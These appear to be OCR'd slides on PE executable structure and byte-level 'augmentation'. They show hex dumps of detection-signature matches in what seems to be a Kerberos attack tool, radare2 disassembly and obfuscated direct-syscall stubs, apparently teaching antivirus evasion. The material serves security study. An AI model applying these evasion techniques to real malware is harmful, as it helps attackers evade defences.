00025FBA    05 00 6C 00 00 00 B4 58 01 00 23 7E 00 00 20 59    ..l....X..#~.. Y
00025FCA    01 00 A4 C8 00 00 23 53 74 72 69 6E 67 73 00 00    ......#Strings..
00025FDA    00 00 C4 21 02 00 00 9D 01 00 23 55 53 00 C4 BE    ...!......#US...
00025FEA    03 00 10 00 00 00 23 47 55 49 44 00 00 00 D4 BE    ......#GUID.....
00025FFA    03 00 7C 54 00 00 23 42 6C 6F 62 00 00 00 00 00    ..|T..#Blob.....
```

Match 1: 260095 (size: 52)

.text Metadata Header Stream: #Strings :

```
0003F7FF    65 67 65 72 53 69 67 6E 65 64 00 75 6E 63 6F 6E    egerSigned.uncon
0003F80F    73 74 72 61 69 6E 65 64 00 4B 72 62 43 72 65 64    strained.KrbCred
0003F81F    00 63 72 65 64 00 52 65 6D 65 6D 62 65 72 65 64    .cred.Remembered
0003F82F    00 52 70 63                                        .Rpc
```

Match 2: 272070 (size: 26)

.text Metadata Header Stream: #Strings :

```
000426C6    72 69 62 75 74 65 00 44 65 62 75 67 67 61 62 6C    ribute.Debuggabl
000426D6    65 41 74 74 72 69 62 75 74 65                      eAttribute
```

EXE PE


Augmentation

Augmentation: PE EXE

Simple EXE:

- Compiled into x86/x64 assembly
- “Native” Code executed by the CPU
- C, C++, Rust, Nim etc.
- Stored in .exe files in PE format
- Commonly used for malware and tools

- Divided into sections
  - .text: Code
  - .data: Data



Code vs. Data

```
char a = “Test”;

for(int n=0; n<0xFF; n++) {
    log(“Error: “);
}
```


Data

Code (.text)

Augmentation: PE EXE


Disassemble matches to get code

- Using radare2 to disassemble
- Problem: radare2 works with processes
  - virtual (relative) addresses (RVA), not file offsets
  - Need to translate between RVA from process to file offset



```
[0x004014e0]> pD
             ;-- entry0:
             ;-- mainCRTStartup:
             ;-- rip:
             0x004014e0      4883ec28         sub rsp, 0x28
             0x004014e4      488b05258300.    mov rax, qword [0x00409810]
             0x004014eb      c70000000000     mov dword [rax], 0
             0x004014f1      e89afcffff       call sym.__tmainCRTStartup
             0x004014f6      90               nop
```

Augmentation: PE EXE



0

DOS header
NT header
Section headers

.text


.data

.rsrc


0x1000

File / Harddisk

Augmentation: PE EXE




Augmentation: PE EXE




File

Memory / RAM / Virtual Address Space

Augmentation: PE EXE




Augmentation: PE EXE




File

Memory / RAM / Virtual Address Space


Augmentation: PE EXE



File



```
00012991   48 81 C4 98 13 00 00 C3 CC CC CC CC CC CC CC C3   H...............
000129A1   4D 8B C2 49 C7 C2 01 00 00 00 4D 33 D2 49 C7 C2   M..I......M3.I..
000129B1   0A 00 00 00 4C 8B D1 33 C0 4D 2B C2 83 C0 18 4D   ....L..3.M+....M
000129C1   33 C0 0F 05 C3 48 83 C1 0A 33 C0 4C 8B D1 83 C0   3....H...3.L....
000129D1   3A 49 83 EA 0A 48 83 E9 0A 0F 05 C3 49 83 C2 1C   :I...H......I...
000129E1   33 C0 4C 8B D1 49 83 EA 01 83 C0 50 49 83 C2 01   3.L..I.....PI...
000129F1   0F 05 C3 4C 8B E1 4C 8B EA 4D 8B F0 4D 8B F9 4C   ...L..L..M..M..L
00012A01   8B D1 48 33 C0 05 C1 00 00 00 0F 05 48 83 F8 00   ..H3........H...
00012A11   74 8D 49 8B CC 49 8B D5 4D 8B C6 4D 8B CF 4C 8B   t.I..I..M..M..L.
00012A21   D1 48 33 C0 05 BD 00 00 00 0F 05 48 83 F8 00 0F   .H3........H....
